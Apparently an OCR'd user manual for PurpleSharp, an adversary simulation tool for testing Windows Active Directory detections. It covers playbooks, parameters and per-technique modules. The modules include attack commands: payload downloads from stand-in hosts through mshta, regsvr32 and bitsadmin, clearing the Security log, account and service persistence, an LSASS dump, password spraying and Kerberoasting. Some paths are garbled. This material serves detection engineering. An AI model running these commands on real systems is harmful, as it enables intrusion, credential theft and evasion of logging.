PurpleSharp

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Home

CHAPTER 1

Introduction

Sharpen your Simulation Game Part 1 - Introduction

CHAPTER 2

Architecture

Sharpen your Simulation Game Part 2 - Enter PurpleSharp

CHAPTER 3

Simulation Deployment

3.1 Local Simulations

PurpleSharp can be used to run simulation playbooks on local endpoints through an interactive session. This type of deployment can be used to test detection and prevention controls on host we have physical access to. The only requirement for this type of simulations is to copy the PurpleSharp assembly on the host.

Depending on the used techniques in the playbook, the simulation may interact with remote hosts in the network. For example, running the PowerShell (T1059.001) technique will execute PowerShell commandlets locally. However, the Password Spraying (T1110.003) technique, will interact with the domain controller or others hosts in the network.

Below is an example of locally running three Process Injection techniques using PurpleSharp's command line parameters (T1055.002, T1055.003 and T1055.004):

```
PurpleSharp.exe /t T1055.002,T1055.003,T1055.004
```

The same simulation playbook can be executed locally using a JSON file as shown below.

```
{
"type": "local",
"sleep": 5,
"playbooks": [
   {
      "name": "Process Injection Simulation Playbook",
      "enabled": true,
      "tasks": [
      {
         "technique_id": "T1055.002",
         "variation": 1
      },
      {
         "technique_id": "T1055.003",
         "variation": 1
      },
```

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```
        {
            "technique_id": "T1055.004",
            "variation": 1
        }
        ]
    }
]
}
```

```
PurpleSharp.exe /pb simulation.json
```


A demo video of the above simulation can be found here.

3.2 Remote Simulations

PurpleSharp can be also used to deploy simulation playbooks on remote endpoints. This type of deployment can be used to test the detection and prevention controls on a remote endpoint that may be sitting at a different location across the globe.

To achieve this, PurpleSharp interacts with the remote host trough the network leveraging native Windows features like SMB and RPC. The core requirements for a remote simulation to work include:

- Administrative credentials on the remote host
- Network connectivty to SMB port TCP/445
- Network connectivty to RPC ports TCP/135 and



Below is an example of using PurpleSharp's command line parameter to deploy a remote simulation:

```
PurpleSharp.exe /rhost win10-1 /ruser psharp /rpwd Passw0rd1 /d hacklabz.com /t T059.
↪001
```

The same simulation playbook can be executed remotely using a JSON file as shown below.

```
{
"type": "remote",
"domain": "labz.com",
"username": "SuperUser",
"sleep": 5,
"playbooks": [
   {
      "name": "Process Injection Simulation Playbook",
      "remote_host": "192.168.1.2",
      "scout_full_path": "C:\\Windows\\Temp\\Installer.exe",
      "simulator_relative_path": "AppData\\Local\\Temp\\tmp12345.exe",
      "enabled": true,
      "tasks": [
      {
         "technique_id": "T1055.002",
         "variation": 1
      },
      {
         "technique_id": "T1055.003",
         "variation": 1
      },
      {
         "technique_id": "T1055.004",
         "variation": 1
      }
      ]
   }
]
}
```

```
PurpleSharp.exe /pb simulation.json
```

A demo video of the above simulation can be found on this link.

CHAPTER 4

Command line Cheat Sheet

Warning: Using command line parameters to execute simulations with PurpleSharp does not leverage all available features. If you are looking to customize the simulations with more flexibility, you should use JSON playbooks.

- Execute the T1059.001 technique on local host:

```
PurpleSharp.exe /t T1059.001
```

- Execute 3 techniques on local host:

```
PurpleSharp.exe /t T1055.002,T1055.003,T1055.004

PurpleSharp.exe /t "T1055.002, T1055.003, T1055.004"
```

Note: When using a space between techniques, make sure to add double quotes.

- Execute 3 techniques on local host adding a sleep time of 5 seconds between technique:

```
PurpleSharp.exe /t "T1055.002, T1055.003, T1055.004" /pbsleep 5
```

- Execute the T1059.001 technique on a remote host:

```
PurpleSharp.exe /rhost win10-1 /ruser psharp /d hacklabz /t T1059.001

PurpleSharp.exe /rhost 192.168.1.10 /ruser psharp /d hacklabz /t T1059.001
```

- Execute 3 chained techniques on a remote host and wait 30 seconds between each technique:

```
PurpleSharp.exe /rhost win10-1 /ruser psharp /d hacklabz /t T1059.001,T1059.002,T1059.
↪003 /pbsleep 30
```

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```
PurpleSharp.exe /rhost 192.168.1.10 /ruser psharp /d hacklabz /t T1059.001,T1059.002,
↪T1059.003 /pbsleep 30
```

- Execute a techniques on a remote host using custom Scout and Simulator paths:

```
PurpleSharp.exe /rhost win10-1 /ruser psharp /d hacklabz /t T1059.001 /scoutpath␣
↪C:\PSEXSVC.exe /simpath \AppData\Local\Temp\invoice.exe
```

- Obtain the Windows Event Subscription settings from a remote host:

```
PurpleSharp.exe /rhost win10-1 /ruser psharp /d hacklabz /scout wef
```

CHAPTER 5

Command Line Parameters

Warning: Using command line parameters to execute simulations with PurpleSharp does not leverage all available features. If you are looking to customize the simulations with more flexibility, you should use JSON playbooks.

5.1 Required Simulation Parameters

5.1.1 Remote Host (/rhost)

Defines the remote host the simulation will run on.

Note: If set to '**random**', PurpleSharp will perform LDAP queries on the defined domain controller and randomly pick a simulation target.

5.1.2 Remote User (/ruser)

Defines the domain user used to deploy the simulation. This user needs to be part of the 'Administrators' group on the remote host.

5.1.3 Domain (/d)

Defines the domain the simulation target is part of.

5.1.4 Technique(s) (/t)

Defines the MITRE ATT&CK Framework technique id or ids to use in the simulation.

Note: When using more than one technique, use a comma to separate them and **no space** between them.

```
PurpleSharp.exe /t T1055.002,T1055.003,T1055.004
```

5.2 Optional Simulation Parameters

5.2.1 Remote Password (/rpwd)

Defines the password for the user used to deploy the simulation. If not present, PurpleSharp will prompt for the password.

5.2.2 Domain Controller (/dc)

When deploying simulations on a random host, this settings specifices the Domain Controller to run the LDAP queries on.

5.2.3 Verbose (/v)

When set, the Scout logs will be presented as part of the output.

5.2.4 Playbook Sleep Time (/pbsleep)

When simulating more than one technique, this parameter defines the amount of time in seconds to sleep between each technique execution.

5.2.5 Technique Sleep Time (/tsleep)

Certain techniques also support an internal sleep time defined with this parameter in seconds.

Note: When used with the Kerberoasting technique, PurpleSharp will sleep between each Kerberos Service Ticket request.

5.2.6 Scout Path (/scoutpath)

Defines the absolute path where the Scout will be uploaded to on the remote host. If not set, PurpleSharp will use the default path: **C:\Windows\Scout.exe**.

5.2.7 Simulator Path (/simpath)

Defines the relative path where the Simulator will be uploaded to on the remote host. If not set, PurpleSharp will use the default path: **\Downloads\Firefox_Installer.exe**.

5.2.8 No Clean Up (/nocleanup)

Certain techniques will create an artifact on the remote endpoint. PurpleSharp will by default delete the artifact as part of the clean up process when a simulation is completed. When this parameter is set, the clean phase for the particular technique will be skipped.

Note: As an example, when using the Windows Service technique (T1543.003) with **/nocleanup**, PurpleSharp will not delete the created Windows Service from the simulation target after installing it.

5.2.9 No Opsec (/noopsec)

When set, PurpleSharp will not use the Parent Process ID Spoofing technique the execute the Simulator. This will result in the Simulator running in the context of the service account used to deploy the simulation.

5.3 Other Parameters

5.3.1 Scout (/scout)

PurpleSharp can execute reconoissance tasks on remote hosts with the goal of providing the operator relevant information about them before running simulations. The following scout tasks are supported:

- **auditpol**: This action will retrieve the remote endpoint's advanced audit policy settings.
- **wef**: This action will retrieve the remote endpoint's Windows Event Subscription settings.
- **pws**: This action will retrieve the remote endpoint's Module Logging, Transcription Logging and SecriptBlock Logging PowerShell settints.
- **ps**: This action will retrieve the remote endpoint's running processes.
- **svcs**: This action will retrieve the remote endpoint's running Windows services.
- **all**: This option will execute all of the above tasks.

```
PurpleSharp.exe PurpleSharp.exe /scout all /rhost host /ruser user /d domain
```

5.3.2 ATT&CK Navigator (/navigator)

PurpleSharp integrates with MITRE's ATT&CK Navigator project.

- **export**: This action will export an ATT&CK Navigator layer with all the of techniques supported by PurpleSharp. An online version of this layer can be viewed here.

```
PurpleSharp.exe /navigator export
```

- **import**: With this action PurpleSharp will take a ATT&CK Navigator layer file as a parameter and create a JSON simulation playbook with all the supported techniques.

```
PurpleSharp.exe /navigator import APT1.json
```

5.3.3 Playbook (/pb)

This parameter defines the JSON Playbook to use as an input for the simulation.

```
PurpleSharp.exe /pb SimulationPlaybook.json
```

CHAPTER 6

JSON Playbooks

Using command line parameters became a limitation when trying to run adversary simulation playbooks that execute several techniques with mulitple variations. Thats why PurpleSharp also supports the use of JSON files to describe one or more multi-technique playbooks.

Using JSON files also enables us to further customize the simulation with technique-specific parameters. Each technique may leverage multiple parameters. These parameters may also be used across more than one technique. For example, the **serviceName** parameter is only relevant for the Create Service technique but the **dllPath** parameter can be use for several techniques like Rundll32.exe and Regsvr32.exe. If not explicitly defined, a default value is used to execute a technique.

The following JSON playbook instructs PurpleShap to executes 4 techniques sequentially with a 10 second sleep time between each.

Note: Some of the parameters of the playbook below are just informational and are not required nor used by PurpleSharp.

```
{
"type": "local",
"sleep": 10,
"playbooks": [
   {
      "name": "Simulation Playbook",
      "enabled": true,
      "tasks": [
      {
         "technique_name": "Create or Modify System Process: Windows Service",
         "technique_id": "T1543.003",
         "serviceName": "Legit Service",
         "servicePath": "C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.
↪exe",
         "cleanup": true,
         "variation": 1,
```

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```
        "description": "This variation uses the Win32 APIs: CreateService,␣
↪OpenService and DeleteService to create a service",
      },
      {
         "technique_name": "Create or Modify System Process: Windows Service",
         "technique_id": "T1543.003",
         "serviceName": "Legit Service",
         "servicePath": "C:\\Windows\\System32\\msiexec.exe",
         "cleanup": false,
         "variation": 2,
         "description": "This variation executes the command 'sc create Legit Service␣
↪binpath= C:\\Windows\\System32\\msiexec.exe' to create a service",
         "description2": "The service will not be deleted as per the cleanup variable
↪",

      }
   }
]
}
```

We can execute this playbook using the **/pb** parameter as shown below. If you want to avoid the use of command line parameteres altogether and have PurpleSharp automatically execute a playbook, you can embed your JSON playbook to the PurpleSharp assembly as a resource. PurpleSharp will automatically read and execute the **Playbook.json** embedded resource. At the moment, the only way of achieveing this is by manually adding your playbook to the project and building it with Visual Studio. More details here.

```
PurpleSharp.exe /pb simulation_playbook.json
```

For more simulation playbooks examples, visit the Active Directory Purple Team Playbook, a repository of ready-to-use JSON playbooks for PurpleSharp.

If you want to create custom playbooks and want to know about all the possible parameters each technique supports, or all the possible simulation parameters visit the **Supported Techniques** section or review the projects Model.cs source file.

CHAPTER 7

Execution

7.1 T1059.001 - Command and Scripting Interpreter: PowerShell

7.1.1 Variation 1

This module uses the Win32 API CreateProcess to execute a specific command:
powershell -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMgAwAA==

7.1.2 Variation 2

This module uses the the System.Management.Automation .NET namespace to execute the same script.

7.2 T1059.003 Command and Scripting Interpreter: Windows Command Shell

This module uses the Win32 API CreateProcess to execute a specific command:
cmd.exe /C whoami

7.3 T1059.005 Command and Scripting Interpreter: Visual Basic

This module uses the Win32 API CreateProcess to execute a specific command:
wscript.exe invoice0420.vbs

7.4 T1059.007 Command and Scripting Interpreter: JavaScript/JScript

This module uses the Win32 API CreateProcess to execute a specific command:
wscript.exe invoice0420.js

7.5 T1053.005 Scheduled Task/Job: Scheduled Task

This module uses the Win32 API CreateProcess to execute a specific command:
SCHTASKS /CREATE /SC DAILY /TN BadScheduledTask /TR "C:WindowsTempxyz12345.exe" /ST 13:00

7.6 T1569.002 System Services: Service Execution

This module uses the Win32 API CreateProcess to execute a specific command:
net start UpdaterService

CHAPTER 8

Persistence

8.1 T1136.001 - Create Account: Local Account

8.1.1 Variation 1

This module uses the Win32 API NetUserAdd to create a local account.

8.1.2 Variation 2

This module uses the Win32 API CreateProcess to execute a specific command:
net user hax0r Passw0rd123El7 /add

8.2 T1543.003 - Create or Modify System Process: Windows Service

8.2.1 Variation 1

This module uses the Win32 API CreateService to create a Windows Service.

8.2.2 Variation 2

This module uses the Win32 API CreateProcess to execute a specific command:
sc create UpdaterService binpath= C:WindowsTempsuperlegit.exe type= own start= auto

8.3 T1547.001 - Boot or Logon Autostart Execution: Registry Run Keys

8.3.1 Variation 1

This module uses the the Microsoft.Win32 .NET namespace to create a Registry Key.

8.3.2 Variation 2

This module uses the Win32 API CreateProcess to execute a specific command:
REG ADD HKCUSOFTWAREMicrosoftWindowsCurrentVersionRun /V BadApp /t REG_SZ /F /D C:WindowsTempxyz12345.exe

8.4 T1546.003 - Event Triggered Execution: Windows Management Instrumentation Event Subscription

This module uses the System.Management .NET namespace to create the main pieces of a WMI Event Subscription: an Event Filter, an Event Consumer and a FilterToConsumerBinding.

CHAPTER 9

Privilege Escalation

CHAPTER 10

Defense Evasion

10.1 T1055.002 - Process Injection: Portable Executable Injection

This module uses the CreateProcess, OpenProcess, VirtualAllocEx, WriteProcessMemory and CreateRemoteThread Win32 API functions to inject an innocuous shellcode.

10.2 T1055.004 - Process Injection: Asynchronous Procedure Call

This module uses the CreateProcess, OpenProcess, VirtualAllocEx, WriteProcessMemory and QueueUserAPC Win32 API functions to inject an innocuous shellcode.

10.3 T1220 XSL - Script Processing

This module uses the CreateProcess Win32 API to execute
wmic.exe os get /FORMAT "http://webserver/payload.xsl":

10.3.1 Variation 1

This module uses the System.Diagnostics .NET namespace to delete the Security Event Log.

10.3.2 Variation 2

This module uses the Win32 API CreateProcess to execute a specific command:
wevtutil.exe cl Security

10.4 T1218.011 - Signed Binary Proxy Execution: Rundll32

This module uses the CreateProcess Win32 API to execute
rundll32.ex C:Windowstwain_64.dll

10.5 T1218.003 - Signed Binary Proxy Execution: CMSTP

This module uses the CreateProcess Win32 API to execute
cmstp.exe /s /ns C:UsersAdministratorAppDataLocalTempXKNqbpzl.txt

10.6 T1218.005 - Signed Binary Proxy Execution: Mshta

This module uses the CreateProcess Win32 API to execute
mshta.exe http://webserver/payload.hta

10.7 T1140 - Deobfuscate/Decode Files or Information

This module uses the CreateProcess Win32 API to execute
certutil.exe -decode encodedb64.txt decoded.exe

10.8 T1218.010 - Signed Binary Proxy Execution: Regsvr32

This module uses the CreateProcess Win32 API to execute
regsvr32.exe /u /n /s /i:http://malicious.domain:8080/payload.sct scrobj.dll

10.9 T1218.009 - Signed Binary Proxy Execution: Regsvcs/Regasm

This module uses the CreateProcess Win32 API to execute
C:WindowsMicrosoft.NETFrameworkv4.0.30319regsvcs.exe /U winword.dll

10.10 T1218.004 - Signed Binary Proxy Execution: InstallUtil

This module uses the CreateProcess Win32 API to execute
C:WindowsMicrosoft.NETFrameworkv4.0.30319InstallUtil.exe /logfiles /LogToConsole=alse /U C:WindowsTempXKNqbpzl.exe

10.11 T1197 - BITS Jobs

This module uses the CreateProcess Win32 API to execute

bitsadmin.exe /transfer job /download /priority high http://web.evil/sc.exe C:WindowsTempwinword.exe

CHAPTER 11

Credential Access

11.1 T1110.003 - Brute Force: Password Spraying

11.1.1 Variation 1

This module uses the LogonUser Win32 API to test a single password across random users obtained via LDAP.

11.1.2 Variation 2

This module uses the WNetAddConnection2 Win32 API to test a single password across random users and random hosts obtained via LDAP.

11.2 T1558.003 - Steal or Forge Kerberos Tickets: Kerberoasting

This module uses the KerberosRequestorSecurityToken Class to obtain Kerberos service tickets.

11.3 T1003.001 - OS Credential Dumping: LSASS Memory

This module uses the GetProcessesByName and MiniDumpWriteDump Win32 API functions to create a memory dump of the lsass.exe process.

CHAPTER 12

Discovery

12.1 T1049 - System Network Connections Discovery

This module uses the CreateProcess Win32 API to execute
netstat.exee
net.exe use
net.exe sessions

12.2 T1033 - System Owner/User Discovery

This module uses the CreateProcess Win32 API to execute
whoami.exe
query user

12.3 T1007 - System Service Discovery

This module uses the CreateProcess Win32 API to execute
net.exe start
tasklist.exe /svc

12.4 T1087.002 - Account Discovery: Domain Account

12.4.1 Variation 1

This module uses the Sytem.DirectoryServices .NET NameSpace to query a domain environment using LDAP.

12.4.2 Variation 2

This module uses the CreatePRocess Win32 API to execute:
net.exe user /domain

12.5 T1046 - Network Service Scanning

This module uses the System.Net.Sockets .NET namespace to scan ports on remote endpoints randomly picked using LDAP.

12.6 T1087.001 - Account Discovery: Local Account

This module uses the CreateProcess Win32 API to execute
net.exe user

12.7 T1016 - System Network Configuration Discovery

This module uses the CreateProcess Win32 API to execute
ipconfig.exe /all"

12.8 T1083 - File and Directory Discovery

This module uses the CreateProcess Win32 API to execute
dir.exe c:>> %temp%download
dir.exe C:Users>> %temp%download

12.9 T1135 - Network Share Discovery

This module uses the NetShareEnum Win32 API function to enumerate shared on remote endpoints randomly picked using LDAP.

CHAPTER 13

Lateral Movement

13.1 T1021.006 - Remote Services: Windows Remote Management

This module uses System.Management.Automation .NET namespace to execute commands on randomly picked remote hosts using WinRM.

CHAPTER 14

Presentations

14.1 BlackHat Arsenal 2021

PurpleSharp : Active Directory Attack Simulations

14.2 Defcon 29 Adversary Village (2021)

PurpleSharp : Automated Adversary Simulation

14.3 SANS Purple Team Summit 2021

Active Directory Purple Team Playbooks

14.4 Red Canary Atomic Friday Sept 2020

Assessing detection coverage via adversary simulation

14.5 BlackHat 2020 Arsenal

PurpleSharp: Adversasry Simulation for the Blue Team

14.6 Blue Team Village at DEF CON 28 (2019)

Purple On My Mind: Cost Effective Automated Adversary Simulation

14.7 Derbycon 9.0 (2019)


I sim(ulate), therefore i catch: enhancing detection engineering with adversary simulation

CHAPTER 15

Demos

Defending enterprise networks against attackers continues to present a difficult challenge for blue teams. Prevention has fallen short; improving detection & response capabilities has proven to be a step in the right direction. However, without the telemetry produced by adversary behavior, building new and testing existing detection capabilities will be constrained.

PurpleSharp is an open source adversary simulation tool written in C# that executes adversary techniques within Windows Active Directory environments. The resulting telemetry can be leveraged to measure and improve the efficacy of a detection engineering program. PurpleSharp leverages the MITRE ATT&CK Framework and executes different techniques across the attack life cycle: execution, persistence, privilege escalation, credential access, lateral movement, etc. It currently supports 47 unique ATT&CK techniques.



PurpleSharp was first presented at Derbycon IX on September 2019. An updated version was released on August 6th 2020 as part of BlackHat Arsenal 2020. The latest version was released on August 2021 as part of BlackHat Arsenal 2021.

Visit the Demos section to see PurpleSharp in action.

CHAPTER 16

Goals / Use Cases

The attack telemetry produced by simulating techniques with PurpleSharp aids detection teams in:

- Building new detection analytics
- Testing existing detection analytics
- Validating detection resiliency
- Identifying gaps in visibility
- Identifing issues with event logging pipeline

CHAPTER 17

Quick Start Guide

17.1 Build from Source

PurpleSharp can be built with Visual Studio Community 2019 or 2020.

17.2 Download Latest Release

Download the latest release binary ready to be used to execute TTP simulations.

17.3 Simulate

The PurpleSharp assembly is all you need to start simulating attacks.

For simulation ideas, check out the Active Directory Purple Team Playbook, a repository of ready-to-use JSON playbooks for PurpleSharp.

CHAPTER 18

Authors

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CHAPTER 19

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